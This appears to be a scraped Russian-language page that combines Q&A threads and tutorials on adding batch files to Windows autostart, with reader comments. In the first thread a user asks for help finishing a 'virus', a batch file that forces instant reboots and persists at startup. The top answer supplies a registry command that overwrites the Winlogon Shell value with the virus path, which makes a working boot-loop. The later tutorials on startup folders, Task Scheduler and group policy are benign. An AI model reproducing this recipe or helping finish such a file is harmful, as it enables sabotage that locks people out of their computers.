Как сделать, чтоб .bat файл при помощи кода автоматически копировался в автозагрузку?
Просто я пытаюсь создать свой первый вирус. Вот первая строка:
shutdown.exe -r -c «Your computer is infected» -t 01 — она перезагружает комп.
Замысел таков: после запуска вируса он добавляется в автозагрузку, а компьютер постоянно перезагружается пока винду не переустоновят. Но без кода добавления в автозагрузку, вирус работать не будет. Поэтому плиз, помогите.
Лучший ответ
reg add «HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon» /v Shell /t REG_SZ /d «C:\virus.bat» /f
Добавь эту строку в bat файл и он будет прописывать себя в автозапуск в реестре
Подробно:
reg add — указывает раздел в реестре
/v — указывает название параметра
/t — тип параметра
/d — записывает полный путь к файлу
/f — добавляет информацию в реестр без всяких вопросов и подтверждений
Вообщем тебе надо только путь свой написать к bat файлу, вместо C:\virus.bat
Остальные ответы
copy a.bat «\%UserName%\Главное меню\Программы\Автозагрузка»
Только винду переустанавливать не надо, просто войти в безопасном режиме и удалить твой батник.
Как добавить BAT в автозагрузку Windows 10
Методы добавления в автозагрузку скрипта BAT ничем не отличаются от методов добавления в автозагрузку ярлыков и других файлов. Самым простым и очевидным является копирование файла батника в папку автозапуска.

- Откройте папку автозапуска, для чего выполните в вызванном клавишами Win + R окошке команду shell:Startup .
- Скопируйте в открывшийся каталог файл BAT.

Это добавит командный файл в автозагрузку текущего пользователя. Если необходимо, чтобы скрипт выполнялся при входе в систему всех пользователей, скопируйте его в системную папку C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup .
Способ 2: «Редактор реестра»
Добавить батник в автозагрузку можно также путем применения несложного твика реестра, прописав во встроенном «Редакторе реестра» путь к командному файлу.
-

Запустите «Редактор реестра» командой regedit , выполненной в диалоговом окошке Win + R.


Скопировать полный путь к файлу можно в его «Свойствах» либо из его контекстного меню, вызванного с зажатой клавишей Shift.
Способ 3: Планировщик заданий
Следующий метод добавления командного файла в автозагрузку Windows 10 заключается в создании задачи в системном «Планировщике заданий».
-

Запустите «Планировщик заданий» командой taskschd.msc , выполненной в диалоговом окошке Win + R.







Созданная задача появится в разделе «Библиотека планировщика заданий». При желании ее можно будет испытать, выделив мышкой и нажав ссылку «Выполнить» в правой колонке «Планировщика заданий».
Способ 4: Локальные групповые политики
Этот способ добавления батника в автозагрузку подходит только для Windows 10 редакции Pro и выше.

- Запустите «Редактор локальных групповых политик» командой gpedit.msc через диалоговое окошко «Выполнить» (Win + R).

- Разверните ветку «Конфигурация пользователя» → «Административные шаблоны» → «Система» → «Вход в систему» и откройте двойным кликом настройки политики «Выполнять эти программы при входе в систему».

- Активируйте радиокнопку «Включено» и нажмите кнопку «Показать».
- В поле «Значение» открывшегося диалогового окошка вставьте полный путь к файлу-батнику, нажмите «OK» и сохраните настройки.

Если необходимо, чтобы батник запускался при входе в систему всех пользователей, нужно изменить одноименную политику в разделе «Конфигурация компьютера», а не «Конфигурация пользователя».
как бат файл поставить в автозагрузку?? Напишите пожалуйста строку!Спасибо.
То есть вам надо, чтобы при запуске этого батника он (сам батник) копировался в автозагрузку? Напишите в нем нечто типа:
chcp 1251
copy [имя_бат_файла] «%userprofile%\Главное меню\Программы\Автозагрузка»
Вот так надо! Сперва установить кодовую страницу. А то не сработает.
И еще — это для XP. В висте/семерке должны быть другие переменные среды, там вроде сразу для папки «Автозагрузка» что-то есть.
DushkaУченик (231) 13 лет назад
Остальные ответы
в меню пуск перетащи просто)
хотя тебя наверно не устроит
на ixbt посмотри
DushkaУченик (231) 13 лет назад
)) не мне надо что б когда включал батник, он сам помещался в автозагрузку
Открой Пуск = Потом кликни два раза по Автозагрузка, и когда откроется папка скопируй туда свой файл. И теперь каждый раз когда ты перезагружаешь или включаешь компьютер то он будет запускаться bat — файл
DushkaУченик (231) 13 лет назад
Мне надо именно в самом батнике написать строку что б он сам помещался в автозагрузку, когда его включаеш
Артем Мальцев Мудрец (10246) это невозможно вообще! Только разве что в exe-файле в программный код вписать это. И вообще тебе автозагрузка нужна или что? Вот и занеси его туда куда нужно! А портить чужие компьютеры вирусом не советую, любой антивирус с легкостью блокирует любой файл который пытается добавиться автоматически в автозагрузку. Я имел ввиду только exe — файлы а не досовские Bat
Используя какой способ можно добавить файл в автозагрузку Windows 10?

Некоторые приложения запускаются автоматически при каждом входе в Windows, но вы можете сами добавить любую программу, файл или папку в автозагрузку Windows 10. Это добавление особенно актуально для тех элементов, которые вы используете регулярно.
Также стоит обратить своё внимание, на количество программ и других элементов, находящихся в автозагрузке, чем больше их у вас, тем дольше будет запускаться компьютер при входе в систему. Ненужное стоит отключить.
В этой публикации мы рассмотрим, размещение файла в автозагрузку windows 10, на примере элемента с bat расширением, также подробно рассмотрим, как его создать. Также может быть интересно: Как добавить программу в автозагрузку, а также другие способы.
Как добавить bat?
Перед тем как добавить батник в папку автозагрузки, нам нужно его создать, определив какая программа или приложение будет находится внутри файла. Далее поговорим об этом подробнее.
Выбор иконки
Первый шаг после того, как вы выбрали одно (или более) приложений, которые хотите объединить в одном файле, выбрать ярлык нужной вам программы.
Если значок приложения, которое вы хотите использовать находиться на рабочем столе, тогда полдела уже сделано.
Что если его там нет? Найдите ярлык (через меню «Пуск» или через проводник Windows), щелкните по нему правой кнопкой мыши и выберите «Отправить → Рабочий стол (создать ярлык)».

Мы делаем это для удобства, чтобы всё было под рукой, но, если вы считаете это действие лишним может использовать значок программы прямо в корневой папке. Теперь читайте далее, для чего нам нужен ярлык.
Определяем путь
Первое что нужно сделать, узнать путь к нужной программе.
1. Для этого наведите курсор на ярлык программы, и нажмите на правую кнопку мыши, чтобы открыть контекстное меню.
2. Выберите «Свойства»
3. В появившемся окне найдите поле «Объект», скопируйте его содержимое, и сохраните в «Блокноте» чтобы вы могли его легко найти.

Создание пакета
Теперь откройте файл блокнота, который содержит путь к программе, ранее скопированный вами, и настройте его так, чтобы он выглядел как в пример ниже.
@echo off cd «C:\Program Files (x86)\Google\Chrome\Application» start chrome.exe exit
1. Замените путь к программе, которую вы хотите добавить в автозагрузку на свой.
2. Теперь сохраните файл.

3. После сохранения измените его расширение с .txt на .bat, если у вас не отображаются расширения файла, нужно перейти в проводнике Windows «Файл → Изменить параметры папок и поиска» в открывшемся окне выбрать «Вид» и снять чек-бокс с параметра «Скрывать расширения для зарегистрированных типов файлов» и нажать OK.
Как поместить в папку?
Перед тем как добавить созданный нами пакетный файл в папку автозагрузки, возможно придётся включить отображение скрытых файлов и папок.
Теперь нужно открыть директорию автозагрузки, нажав Win + R для вызова диалогового окна.
shell:startup

После перетягиваем наш бат файл в папку автозагрузки, и всё готово!
Теперь, когда вы в следующий раз войдёте в Windows, программа, добавленная в батник, запустится автоматически. Всё-таки стоит потратить пять минут вашего времени, чтобы сэкономить его в будущем, избежать ненужных действий и кликов.
Понравилась статья? Поделиться с друзьями:
Вам также может быть интересно

Как добавить 15
Часть программ на ПК используется регулярно, а потому целесообразно сделать так, чтобы они запускались

Как добавить 6
За несколько лет популярность Skype снизилась, а количество пользователей иных мессенджеров возросла. Все же

Переименовать учетную запись в Windows 10 несложно, а вот изменение имени пользователя загоняет в
Инструкции и советы 9
Индекс производительности Windows 10 отсутствует в окне с основной информацией о системе, потому многие пользователи не

Центр обновления 0
Инструмент Центр обновлений отвечает за поиск, загрузку и инсталляцию апдейтов для Виндовс. Он же
Учетные записи 1
В сегодняшней инструкции рассмотрим, как создать нового пользователя на Windows 10 всеми доступными в
Комментарии: 12
как кодом без перетягивания добавить файл в авто загрузку?
Доброго времени суток! Спасибо!
НО, у меня на одном компе, предложенный Вами бат работает-не работает… При запуске видовОза (домашняя версия), запуск срабатывает, но пишет что не найден ….ехе, я его пальзами по кнопкам писал, нашел в программах, из свойств скопировал вместе с кавычками, танцы с бубном исполнял..»C:\Program Files\CMS\CMS.exe»… куды что не так? (виндовОз 32 разр) Помогите понять, где я дурак…
огромное спасибо, очень нужная статья «как добавить файл в автозагрузку windows 10», давно пытался найти что-то подобное, на других сайтах по данному запросу только разная ересь, честно сказать я плохо разбираюсь в компьютерах, но описано очень подробно и помогло отлично, большое спасибо автору!
Блин, вот честно, не знал даже, что так можно, серьезно, очень полезная статья. Наткнулся на нее случайно, но, как ни странно — пригодилась. Мне как раз нужно было, тк не в каждой программе существует опция -«запускать вместе с Windows». Везде есть статьи, как убрать из автозапуска, а вот как добавить эту функцию статей годных мало. Спасибо за подробное описание, даже со скриншотами, очень удобно!
Здравствуйте. Спасибо помогли, тема действительно актуальная. Все четко и ясно. Задавался этим вопросом недавно, перерыл форумы где куча рекламы и спама, а по теме, толком, никто не дает ответа, а если и есть ответ, то расписан на несколько разделов и страниц, что в итоге ничего не понятно что нужно сделать. Спасибо автору за решенный вопрос, удачи.
Работаю учителем в школе, часто приходится за «пионерами» вычищать компьютеры, то папку сделают не удаляемую, то установят игру в обход защиты. Теперь я понимаю откуда у этих талантов так хорошо развит навык манипуляций с компьютерами. На самом деле полезные материалы выкладываете, могут пригодится в моей практике. Спасибо.
Вы достаточно понятно раскрыли тему, которая нужна и пригодится, абсолютно всем, кто пользуется компьютером. Признаюсь честно, внимательно прочла всю статью и я многого не знала, хотя основная моя робота именно с компьютером, даже по фото можно разобраться, которые вы добавили к статье, все понятно и без слов.
Прикольно) спасибо ��
Честно говоря, не вижу необходимости так заморачиваться. Ведь в настройках каждой программы есть функция установки запуска программы вместе с Windows. Если же этой настройки, по какой-то нелепой случайности, нет, то вполне достаточно просто перетащить ярлык программы в папку «Автозагрузка». А вообще, я всегда отключаю все программы из автозапуска, кроме антивирусной программы и драйвера графики и аудио. Ведь от количества загружаемых программ вместе с операционной системой, зависит скорость загрузки системы. И лучше один раз кликнуть на ярлык нужно программы в панели задач, чем ждать, пока прогрузятся все программы автозапуска. Статья хорошая, подробная и понятная. Подойдёт для общего развития начинающего юзера, которому интересно устройство операционной системы.
Очень полезная информация. У меня иногда бывает так, что некоторые программы не запускаются при включении компьютера, хотя они стояли на автозагрузке, а как их поставить обратно, я не знала, поскольку в компьютерах я почти не разбираюсь, но, благодаря вашей статье, мне удалось исправить эту проблему, и программы теперь нормально загружаются. Большое спасибо.
BAT файлы — это по моему мнению самый удобный способ работать с файлами чтобы добавлять в автозагрузку нужные программы. Случается что включишь компьютер и отойдешь, а нужная программа не запущена. Это касается таких программ например как антивирусы или подобные им приложения для сканирования памяти, кэша и реестра. Так что здесь всегда выручит автозагрузка!
По-моему полезная статья. У меня никогда не было иконки. Благодаря этой записи можно обзавестись иконкой. Объяснения, как создать ее указаны четко и просто. Кому не лень — все могут сделать по плану выложенному в статьи. Создание блокнота — тоже хорошая идея. Все можно отслеживать по нему. Я не такой знаток в компьютере, поэтому не понимаю: почему надо поменять text на bat. Всегда пользуюсь тем, что уже заложено в компьютер.